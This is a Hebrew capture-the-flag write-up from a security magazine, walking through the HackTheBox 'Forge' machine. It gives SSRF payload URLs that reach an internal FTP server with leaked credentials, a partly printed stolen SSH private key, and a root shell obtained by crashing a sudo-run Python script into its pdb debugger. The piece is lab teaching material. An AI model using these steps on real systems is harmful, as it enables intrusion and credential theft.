└─$ curl http://forge.htb/uploads/v2X2v2Zpd6fnqfOBmJMD
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ 
```

נראה שיש שם בקשה מעניינת בתוך הפאנל של האדמין: announcements/. בואו נעשה שוב אותו דבר רק שהפעם נוסיף את route ללינק ננסה לקרוא את תוכן חוזר:

```
┌──(kali㉿kali)-[~]
└─$ curl http://forge.htb/uploads/tmBUdV8aJ2DosOHGrAvW
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
    </ul>
</body>
</html>
```

אם תשימו לב מופיע לנו 2 פרטים מאוד מעניינים בתוך HTML שחזר תחת announcements/

1) פרטי התחברות לשירות FTP (user:highofsecurity123!)
2) שם פרמטר אשר נתמך בפרוטוקול FTP, בנקודת הקצה upload/

אז למה אנחנו צריכים להוסיף שם פרמטר "u"? לא מספיק לנו רק פרטי כניסה לשירות FTP שקיבלנו? אז לא אם אתם זוכרים שירות FTP סגור לרשת חיצונית, ופרוטוקל העלאה תומך רק ב-HTTP/HTTPS. כך שאנחנו צריכים לשלוח בקשה בשם השרת מתוך localhost.

בואו ננסה להשתמש במידע שהם סיפקו לנו על מנת ליצור payload נוסף (פרטי התחברות של שירות FTP ופרמטר הנתמך בשירות FTP). הפעם ננסה להתחבר לשרת FTP. זה יראה כך (כמובן לא לשכוח ערפול ללינק):

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@FORGE.HTB
```

ננסה שוב לקרוא את תוכן שחוזר מבקשה. ונראה שיש לנו גישה לתקייה הבית של המשתמש user! אלו הקבצים שבתיקיה:

```
┌──(kali㉿kali)-[~]
└─$ curl http://forge.htb/uploads/aNIrbgDDFODQd6SWxW6T
drwxr-xr-x    3 1000      1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0         1000           33 Jan 03 05:28 user.txt
```

בשלב זה נזכרתי שראיתי בתוצאות הסריקה של nmap שרת SSH פתוח. אז חשבתי שאם יש לנו גישה דרך שרת ה-FTP לתיקיית הבית של המשתמש. אולי יש לנו גישה גם למפתח ה-SSH שלו. כברירת מחדל הוא ממוקם בנתיב:

~/.ssh/id_rsa

זה ה-URL שנגלוש אליו:

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@FORGE.HTB/.ssh/id_rsa
```

העלה שוב עברה בהצלחה לאחר ערפול לינק וננסה לקבל את מפתח SSH:

נריץ את curl:

```
┌──(kali㉿kali)-[~]
└─$ curl http://forge.htb/uploads/XAJcv2MsXGKRv0286YJB
drwxr-xr-x    3 1000     1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0        1000           33 Jan 03 05:28 user.txt

┌──(kali㉿kali)-[~]
└─$ curl http://forge.htb/uploads/QCRL3YRCyCeQlSlXOeEa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09NixOmtHR3
rnxHouv4/l1pO2njPf5GbjVHAsMwJDXmDNjaqZfO9OYC7K7hr7FV6xlUWThwcKo0hIOVuE
7Jh1d+jfpDYYXqON5r6DzODI5WMwLKl9n5rbtFko3xaLewkHYTE2YY3uvVppxsnCvJ/6uk
r6p7bzcRygYrTyEAWg5gORfsqhC3HaoOxXiXgGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
WJ+u2z/VObp0IIKEfsgX+cWXQUt8RJAnKgTUjGAmfNRL9nJxomYHlySQz2xL4UYXXzXr8G
mL6X0+nKrRglaNFdC0ykLTGsiGs1+bc6jJiD1ESiebAS/ZLATTsaH46IE/vv9XOJ05qEXR
GUz+aplzDG4wWviSNuerDy9PTGxB6kR5pGbCaEWoRPLVIb9EqnWh279mXu0b4zYhEg+nyD
K6ui/nrmRYUOadgCKXR7zlEm3mgj4hu4cFasH/KlAAAFgK9tvD2vbbw9AAAAB3NzaC1yc2
EAAAGBAJ2SDvkMsH4J37aqOWrPqKx1v8NVm6xuouge079j3UNPTYsTprR0d658R6Lr+P5d
aTtp4z3+Rm41RwLDMCQ15gzY2qmXzvTmAuyu4a+xVesZVFk4cHCqNISDlbhOyYdXfo36Q2
GF6jjea+g8zgyOVjMCypfZ+a27RZKN8Wi3sJB2ExNmGN7r1aacbJwryf+rpK+qe283EcoG
K08hAFoOYDkX7KoQtx2qDsV4l4Bs01sl7X9qOM5jYbLX3YFlgaRH24BYGdw1ifrts/1Tm6
dCCChH7IF/nFl0FLfESQJyoE1IxgJnzUS/ZycaJmB5ckkM9sS+FGF1816/Bpi+l9Ppyq0Y
JWjRXQtMpC0xrIhrNfm3OoyYg9REonmwEv2SwE07Gh+OiBP77/VzidOahF0RlM/mqZcwxu
MFr4kjbnqw8vT0xsOenFeaRmwmhFqETv1SG/RKp1odu/Zl7tG+M2IRIPp8gvurov565kWF
```

יש לנו את מפתח ה-SSH של המשתמש user! האם הוא יעבוד לנו כדי להתחבר למכונה?

נראה שכן:

```
┌──(kali㉿kali)-[~]
└─$ ssh -i ssh.keys user@forge.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 03 Jan 2022 11:59:42 AM UTC

  System load:  0.0               Processes:             222
  Usage of /:   43.9% of 6.82GB   Users logged in:       0
  Memory usage: 22%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ ls -la
total 36
drwxr-xr-x 5 user user 4096 Aug  4 19:23 .
drwxr-xr-x 3 root root 4096 Aug  4 19:23 ..
lrwxrwxrwx 1 user user    9 May 19  2021 .bash_history → /dev/null
-rw-r--r-- 1 user user  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 user user 3771 Feb 25  2020 .bashrc
drwx------ 2 user user 4096 Aug  4 19:23 .cache
-rw-r--r-- 1 user user  807 Feb 25  2020 .profile
drwxr-xr-x 3 user user 4096 Aug  4 19:23 snap
drwxrwxr-x 2 user user 4096 Aug  4 19:23 .ssh
-rw-r----- 1 root user   33 Jan  3 05:28 user.txt
user@forge:~$ cat user.txt
507685b1962a5051aef4e02a8594f7c7
user@forge:~$
```

איזה כיף ☺

Privilege Escalation

להתחבר למכונה זה לא מספיק. על מנת להגיע לדגל אנחנו צריכים הרשאות root! אז בואו נתחיל לסייר ונחפש דברים מעניינים. הרצתי sudo -l כדי לדעת מה אנחנו יכולים להריץ כ-root. ראה שאנחנו יכולים להריץ קובץ פייתון מסוים עם sudo ללא סיסמה בוא נבדוק מה זה הקובץ הזה?

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:NoobHacker:/home/user:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ftp:x:113:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
user@forge:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$ 
```


אז אם נוריד את קובץ שנמצא בתוך (/opt/remote-manage.py). נראה קובץ פיתון רגיל לגמרי, שמרים שרת TCP שמגריל פורט רנדומלי בין טווח (1025-65636) לאחר מכן השרת מתחיל להאזין לאותו פורט.

נתחיל לחקור את הקוד יותר לעומק שם ונבין מה הוא עושה ואיך נוכל לנצל אותו לטובתנו. זה הקוד:

```python
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
```

```python
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

זה נראה שאנחנו צריכים סיסמה כדי להתחבר ל-Service. אם נמשיך לחפש בקוד נוכל גם למצוא אותה ☺ נראה כמו פאנל להרצת פקודות מרחוק (הפקודות מוגדרות מראש) נתחבר ונרגיש את מערכת שאנחנו צריכים לשבור על מנת להגיע ל-root. תחילה חשבתי אולי לערוך משתנים סביבתיים, אך בשל חוסר הרשאות לא הצלחתי. אם נשים לב נראה שהם שכחו כאן למחוק את השורה של **pdb debugger** (בשורה 39). זו היא ספרייה שנותנת לנו יכולת לדבג את קוד הפייתון בזמן ריצה. אם נצליח נצל את זה נוכל לכתוב קוד פייתון תחת הרשאות root! אז איך אפשר לעשות את זה באופן מעשי? אנחנו צריכים לגרום לקוד לקרוס! אז ראשית נפתח את קובץ תחת sudo נקבל את פורט של שרת TCP שנפתח ונפתח לנו shell נוסף במכונה הנתקפת. ונתחבר לשרת עם פורט שקיבלנו נשים גם את הסיסמה שמצאנו:



כמו שאתם רואים צריך להכניס ספרה של הפעולה שנרצה לבצע.

אם נסתכל על קוד, נראה שהם לא מבצעים בדיקה בתוך try except על מנת לטפל בשגיאות של ValueError, אז מה יקרה אם נכניס מחרוזת? תיגרם פה שגיאה שלא מטופלת וככה בעצם יפתח לנו אופציה לדבג את קוד! אז נוכל לנצל את זה כדי להשתלט על המשתמש root ☺

נשלח סתם מחרוזת "PlsCrash" ונראה שיפתח לנו חלון debugging! בואו ננצל אותו ונכתוב קוד עם pty שיפתח לנו את מעטפת bash. זה יראה כך:

```
Listening on localhost:29279
invalid literal for int() with base 10: b'PlsCrash'
> /home/barak/debug.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import pty
(Pdb) pty.spawn('/bin/bash')
root@ id [redacted]
uid=0(root) gid=0(root) groups=0(root)
```

וקיבלנו Bash בהרשאות root! נוכל לקחת את דגל ולהשלים את אתגר בהצלחה!

סיכום

לסיכום מה היה לנו פה היום?

- ניהול הרשאות לקוי אשר לא מתאים לסביבת פרודקשן
- מערכת העלת קבצים לקויה שנתנה לנו SSRF
- ניהול רשימה שחורה בצורה לא נכונה
- אחסון סיסמאות כטקסט

נהניתי להציג לכם את פתרון שלי לאתגר "Forge". המכונה נחשבת כ-medium. אבל לדעתי היא יותר מתאימה ל-easy. נהנתי לפתור ולהציג לכם את פתרון שלי, תודה לכל מי שקרא והתעניין!, ותודה גם לשאר כותבים אשר עוזרים ותורמים מידע שלהם.

קצת עלי

שמי דניאל גובני, לומד אבט"מ ופותר CTF-ים בזמני הפנוי, ואנצל את הבמה הזאת כדי להגיד תודה גם לכל צוות המגזין אשר תורמים מזמנם לטובת טיפוח הגליונות. ניפגש במאמרים הבאים! לשאלות\הערות אל תהססו במייל:

RootSuccess@protonmail.com

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-143 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 8out a r3vo7u71on 5ounds like a wh15p3r"

הגליון הבא ייצא בתקווה בסוף חודש ספטמבר.

אפיק קסטיאל,

31.08.2022